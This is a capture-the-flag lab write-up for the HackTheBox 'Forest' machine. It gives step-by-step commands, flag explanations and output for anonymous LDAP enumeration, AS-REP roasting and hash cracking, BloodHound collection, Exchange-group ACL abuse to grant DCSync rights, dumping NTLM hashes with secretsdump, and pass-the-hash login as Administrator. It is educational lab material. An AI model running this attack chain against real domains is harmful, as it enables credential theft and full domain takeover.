HTB Forest Machine Walkthrough | Easy HackTheBox Guide for Beginners

Welcome to the WhyWriteUps articles, where we explain every step we made and why we made it. I have been solving machines for quite a bit of time, and most of the walkthroughs I have ever read are just commands and I think that most of the people who are reading those walkthroughs do not understand the commands they are using, so I wanted to fix that. I want beginners to understand what they are doing and why they are doing it.
Synopsis
Forest is an easy Windows machine that showcases a Domain Controller (DC) for a domain in which Exchange Server has been installed. The DC allows anonymous LDAP binds, which are used to enumerate domain objects. The password for a service account with Kerberos pre-authentication disabled can be cracked to gain a foothold. The service account is found to be a member of the Account Operators group, which can be used to add users to privileged Exchange groups. The Exchange group membership is leveraged to gain DCSync privileges on the domain and dump the NTLM hashes, compromising the system.
Enumeration
We will start our enumeration by ping command to check if the host is alive.
1
2
3
$ ping 10.129.95.210

64 bytes from 10.129.95.210: icmp_seq=1 ttl=127 time=408 ms
We received a response, meaning the host is alive.
Now, let’s run nmap scan to see open ports.
1
sudo nmap 10.129.95.210 -sV -sC -p- -oA forest -min-rate=5000
Breakdown of the command:
nmap 10.129.232.130 - providing IP address of the target.
-sV -sC - Tells nmap to run service version enumeration and also other default scripts.
-p- - scans all ports to make sure we don’t miss anything.
-oA forest - saves the result in all three formats under forest name.
-min-rate=5000 - No slower rate than 5000 packets per second (pretty fast)

The Nmap scan discovered lots of ports that are default for the Active Directory environment. We can also see the domain name of the target: htb.local and host name, which is FOREST. Let’s add those to our /etc/hosts file like this:
1
10.129.95.210 htb.local FOREST.htb.local FOREST
Target appears to not have any web service, so let’s try SMB anonymous/NULL sessions.
1
2
3
4
$ nxc smb htb.local -u '' -p '' --shares

SMB         10.129.95.210   445    FOREST           [+] htb.local\:
SMB         10.129.95.210   445    FOREST           [-] Error enumerating shares: STATUS_ACCESS_DENIED
We can see that SMB anonymous access is enabled, but the privilege to enumerate (list) shares is stripped away. Let’s check if LDAP Anonymous bind is enabled too.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
$ ldapsearch -x -H ldap://htb.local -s base
<SNIP>
dn:
currentTime: 20260428080456.0Z
subschemaSubentry: CN=Aggregate,CN=Schema,CN=Configuration,DC=htb,DC=local
dsServiceName: CN=NTDS Settings,CN=FOREST,CN=Servers,CN=Default-First-Site-Nam
 e,CN=Sites,CN=Configuration,DC=htb,DC=local
namingContexts: DC=htb,DC=local
namingContexts: CN=Configuration,DC=htb,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=htb,DC=local
namingContexts: DC=DomainDnsZones,DC=htb,DC=local
namingContexts: DC=ForestDnsZones,DC=htb,DC=local
defaultNamingContext: DC=htb,DC=local
<SNIP>
...
Breakdown of the command:
ldapsearch - using tool to query LDAP service.
-x - Use simple authentication (as opposed to Kerberos,…).
-H - The URL of the Domain Controller.
-s base - Only fetch the base object (the “root” of the LDAP tree).
Not providing any credentials will automatically try LDAP Anonymous Bind, in this case it is enabled, and we were successfully able to enumerate the defaultNamingContext which we will need for enumerating the domain.
We can enumerate all users in the domain and try password spraying using this command and other techniques, but they will eventually fail.
1
ldapsearch -H ldap://htb.local -x -b "DC=htb,DC=local" -s sub "(&(objectclass=user))" | grep sAMAccountName: | cut -f2 -d" "
AS-REP Roasting
Let’s instead try AS-REP Roasting. The attack is explained in depth in this article. We can do that using impacket-GetNPUsers tool.
1
impacket-GetNPUsers -dc-ip htb.local -request 'htb.local/' -format hashcat
Breakdown of the command:
impacket-GetNPUsers - Tool part of the Impacket toolkit, GetNPUsers stands for “Get Non-PreAuthenticated Users”
-dc-ip htb.local - Providing the domain controller IP will resolve to IP locally
-request - directly request the hash, not just enumerate
'htb.local/' - just providing domain name without any credential meaning to use LDAP Anonymous bind instead.
-format hashcat - Give me the hash in Hashcat format.
Let’s now save this hash to a file like svc.hash and use this command to crack it. We are using the rockyou.txt wordlist here.
1
hashcat -m 18200 svc.hash /home/serenity/wordlists/rockyou.txt
Breakdown of the command:
hashcat - password cracking hashcat tool.
-m 18200 - specifying the hashcat mode for AS-REP Roasting.
svc.hash - specifying the file we saved the hash in.
/home/serenity/wordlists/rockyou.txt - specifying the rockyou.txt wordlist file.
Result:
1
2
3
4
5
6
7
8
9
10
11
$ hashcat -m 18200 svc.hash /home/serenity/wordlists/rockyou.txt

<SNIP>

$krb5asrep$23$svc-alfresco@HTBLOCAL:2c388f4c6380455028bc4d7a7734661a$a643a866c9d51f5845c1e5ca812bb06527d456add1a57a41b783f8c20056268ac356b752f4fa28ea758b2ff369e93968868a
9c7d984b844a9ee062217810345052fe337e0757b7ef0df1f491e930e3f760e13c15cb7ef41f126ebe91a21d647c8c8cb2dc01fb7db4ac90a6446e7e3e6c5ad2efb88fb43a43cc975c6b3c3969108bb04e4eef985
8ae4a0643d94b8d2dff8522b1beb96764b0cd951e2c1373528707cc6e4f128b9f1cc8ca153dbf481359821637cccf2d005109738e985428ff2130c446b491e651d910682d0b6dabd3caec271276c9c73cafd56d29
5af70b93e18be69a:s3rvice

Session..........: hashcat
Status...........: Cracked
As you can see, we succesfully able to crack the hash and the password for the user is s3rvice.
1
2
3
$ netexec smb htb.local -u 'svc-alfresco' -p 's3rvice'

SMB         10.129.95.210   445    FOREST           [+] htb.local\svc-alfresco:s3rvice
We can see that the credentials are correct using netexec, we can get a evil-winrm shell using this command and grab the user.txt.
1
2
3
4
5
6
7
8
9
10
11
$ evil-winrm -i htb.local -u 'svc-alfresco' -p 's3rvice'
<SNIP>
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir ../Desktop


    Directory: C:\Users\svc-alfresco\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/28/2026  12:21 AM             34 user.txt
Enumerating and Explaining
Now, we run sharphound.exe in the target for bloodhound data, or we can also use rusthound-ce or bloodhound-python for remote data collection. I used rusthound-ce in this case, but I will provide commands for each one of them.
1
rusthound-ce -d htb.local -u 'svc-alfresco' -p 's3rvice' -c All --zip
Breakdown of the command:
rusthound-ce - Rust-based BloodHound collector, faster than bloodhound-python and more reliable in some environments
-d htb.local - target domain
-u 'svc-alfresco' - username
-p 's3rvice' - password
-c All - collect everything (sessions, ACLs, group memberships, trusts, GPOs)
--zip - zips output JSONs ready for BloodHound import
1
bloodhound-python -u 'svc-alfresco' -d 'htb.local' -p 's3rvice' -c all --zip -ns 10.129.95.210
Breakdown of the command:
bloodhound-python — the Python port of BloodHound’s collector (SharpHound alternative for Linux)
-u 'svc-alfresco' — username to authenticate with
-d 'htb.local' — target domain
-p 's3rvice' — password for the user.
-c all — collection method, all gathers everything: sessions, ACLs, trusts, group memberships, local admins, and GPOs
--zip — automatically zips the output JSON files, ready to drag and drop into BloodHound GUI
-ns 10.129.232.130 — nameserver, points DNS resolution at the DC so domain names resolve correctly
1
.\SharpHound.exe -c All --zipfilename bloodhound
But generally, use SharpHound.exe if available as it collects more data than remote collectors.
Once done, start up your BloodHound legacy or CE and upload the collected data, after that searching for Outbound Object Control for svc-alfresco user shows 88 results, the path looks like this:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
You compromised: svc-alfresco
        │
        ▼
svc-alfresco is member of "Service Accounts"
        │
        ▼
"Service Accounts" is member of "Privileged IT Accounts"
        │
        ▼
"Privileged IT Accounts" is member of "Exchange Windows Permissions"
        │
        ▼
"Exchange Windows Permissions" has WriteDACL on DC=htb,DC=local
        │
        ▼
You grant yourself DCSync rights
        │
        ▼
You DCSync → get Administrator hash
        │
        ▼
Domain Admin

When you install Microsoft Exchange Server in an Active Directory environment, the installer automatically creates several security groups. One of them is Exchange Windows Permissions.
By default, this group is granted WriteDACL permissions on the Domain Object (the root of Active Directory: DC=htb,DC=local).
Performing DCSync attack
Command 1 — Add to group:
1
bloodyAD --host 10.129.95.210 -d htb.local -u svc-alfresco -p 's3rvice' add groupMember "Exchange Windows Permissions" svc-alfresco
--host — target DC IP
-d htb.local — domain
-u / -p — credentials for svc-alfresco
add groupMember — bloodyAD action to add a member to a group
"Exchange Windows Permissions" — the target group
svc-alfresco — the user being added
This abuses the GenericAll ACE svc-alfresco had over the group, writing directly to the member attribute via LDAP.
Command 2 — Grant DCSync:
1
bloodyAD --host 10.129.95.210 -d htb.local -u svc-alfresco -p 's3rvice' add dcsync svc-alfresco
add dcsync — grants DS-Replication-Get-Changes and DS-Replication-Get-Changes-All rights on the domain object to the specified user
This works because Exchange Windows Permissions has WriteDACL on the domain object, and svc-alfresco is now a member
Command 3 — DCSync attack:
1
impacket-secretsdump htb.local/svc-alfresco:s3rvice@10.129.95.210
Authenticates as svc-alfresco and uses the DCSync rights just granted to replicate credentials from the DC as if it were another domain controller and Dumps all NTLM hashes including Administrator.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(serenity㉿kali)-[~/workstation]
└─$ bloodyAD --host 10.129.95.210 -d htb.local -u svc-alfresco -p 's3rvice' add groupMember "Exchange Windows Permissions" svc-alfresco
[+] svc-alfresco added to Exchange Windows Permissions

┌──(serenity㉿kali)-[~/workstation]
└─$ bloodyAD --host 10.129.95.210 -d htb.local -u svc-alfresco -p 's3rvice' add dcsync svc-alfresco
[+] svc-alfresco is now able to DCSync

┌──(serenity㉿kali)-[~/workstation]
└─$ impacket-secretsdump htb.local/svc-alfresco:s3rvice@10.129.95.210
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
<SNIP>
...
as you can see we successfully able to dump the administrator hash, now we can connect over WinRM and grab the root.txt.
1
2
3
4
5
6
7
8
9
10
11
$ evil-winrm -i htb.local -u Administrator -H 32693b11e6aa90eb43d32c72a07ceea6
<SNIP>
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir ../Desktop


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        4/28/2026  12:21 AM             34 root.txt
This write-up is part of my WhyWriteUps series — where I share not only the steps I took, but the lessons I learned along the way.
If you enjoyed this walkthrough of HTB Forest, stick around for more boxes and stories. We all start somewhere — this is just the beginning.
━━━━━━━━━━━━━━
WhyWriteUps
Learn. Hack. Share.
━━━━━━━━━━━━━━